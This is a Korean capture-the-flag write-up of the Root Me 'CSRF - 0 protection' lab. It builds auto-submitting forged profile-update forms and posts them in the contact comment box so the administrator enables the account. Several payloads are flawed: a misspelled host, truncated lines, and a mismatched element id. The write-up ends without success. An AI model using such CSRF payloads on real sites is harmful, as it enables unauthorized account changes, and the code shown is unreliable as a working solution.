


[Root Me] CSRF - 0 protection



challenge01.root-me.org/web-client/ch22/

Login | Register


Login

Username

Password

Sign in


Start Challenge를 누르면 이런 사이트로 연결된다.



Login | Register

Your profile : Profile

아이디와 패스워드를 설정하고 회원가입 후 로그인을 하면 이렇게 Profile을 볼 수 있는 페이지가 뜬다.



Contact | Profile | Private | Logout

Update Profile

Username: yuna

Status: ☐

Submit

Profile 페이지에 들어가면 유저네임과 스테이터스 체크박스가 있다.

[Contact](#) | [Profile](#) | [Private](#) | [Logout](#)

Contact

Your email

Comment

Submit

Contact에 들어가면 코멘트를 적을 수 있는 박스가 있다. 아마 이 공간에 스크립트를 적어 문제를 해결해야 할 듯 하다.

[Contact](#) | [Profile](#) | [Private](#) | [Logout](#)

Your account has not been validated by an administrator, please wait.

Private 페이지를 들어가보니 이렇게 뜬다. 이 페이지에 플래그가 있는 것으로 보인다.

```

<html>
<head>
<title>Intranet</title>
</head>
<body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' /><iframe id='iframe' src='https://www.root-me.org/?page=externe_header'></iframe>
<a href="?action=contact">Contact</a> | <a href="?action=profile">Profile</a> | <a href="?action=private">Private</a> | <a href="?action=logout">Logout</a><hr>
<br><br><div>
<fieldset><legend>Update Profiles</legend>
<form action="?action=profile" method="post" enctype="multipart/form-data">
<div class="form-group">
<label>Username:</label>
<input type="text" name="username" value="yuna">
</div>
<br>
<div class="form-group">
<label>Status:</label>
<input type="checkbox" name="status" disabled >
</div>
<br>
<button type="submit">Submit</button>
</form></fieldset>
</div>
</body>
</html>

```

Profile의 submit이 체크되어 있어야 private 페이지에 들어갈 수 있는 것으로 보이지만, `<input type="checkbox" name="status" disabled>`를 보면 "Status"라는 체크박스 필드가 있으나, disabled 속성으로 인해 사용자에게 의해 변경할 수 없게 비활성화되어 있다.

일단 위의 코드를 가져와서 form 헤더, username과 status 필드만 남겨두었다.

```
<form action="http://challeng01.root-me.org/web-client/ch22/?action=profile" method="post" enctype='
<input type="text" name="username" value="yuna">
<input type="checkbox" name="status" checked >
```

이후 form 헤더에 사이트 URL을 붙여넣고 status 필드를 checked로 바꾸었다.

```
<form id = "csrf" action="http://challeng01.root-me.org/web-client/ch22/?action=profile" meth
<input type="text" name="username" value="yuna">
<input type="checkbox" name="status" checked >
</form> <script>document.getElementById("csrf").submit()</script>
```

이렇게 작성했다.

Contact

yuna@gmail.com

Comment

```
<form action="http://challeng01.root-me.org/web-client/ch22/?action=profile" method="post" enctype="multipart/form-data" >
    <input type="text" name="username" value="yuna" >
    <input type="checkbox" name="status" checked>
```

Submit

그러나 이렇게 해도 사이트에 별다른 변화가 나타나지 않았다.

이것으로는 실행되지 않을 것 같아 인터넷을 찾아보다가 `getElementById(' ').submit()` 함수를 사용해야 한다는 것을 알게 되었다. 이 함수를 이용하면 form을 자동으로 제출(submit)할 수 있다고 한다.

일단 `<script>document.getElementById("아이디").submit();</script>`의 형태를 해야 할 것 같다. 따라서 아래와 같이 코드를 작성하였다.

```
<form action="http://challenge01.root-me.org/web-client/ch22/?action=profile" method="post" enctype="text/plain">
  <input type="text" name="username" value="yuna">
  <input type="checkbox" name="status" checked>
  <script>document.getElementById("yuna").submit();</script>
</form>
```

Contact

yuna@gmail.com

Comment

```
<input type="text" name="username" value="yuna">
<input type="checkbox" name="status" checked>
<script>document.getElementById("yuna").submit();</script>
</form>
```

Submit

이렇게 comment 창에 코드를 작성하고 submit을 누른다.

Submit

Your message has been posted. The administrator will contact you later.

그러면 코멘트창 밑에 이렇게 관리자가 컨택트해올 것이라는 문장이 보인다.

Contact | Profile | Private | Logout

Your account has not been validated by an administrator, please wait.

직후 Private 페이지를 확인하면 이런 문장이 보인다.

아무리 기다려도 플래그가 뜨지 않아서 다른 라이트업들을 확인하니 이 화면에서 기다리면 플래그가 뜬다고 하는데, 나는 아무리 기다려도 플래그가 보이지 않았다. 혹시 크롬의 보안 설정 때문에 공격이 막힌건가 싶어 여러 브라우저를 사용해 보았는데, 모두 결과는 같았다.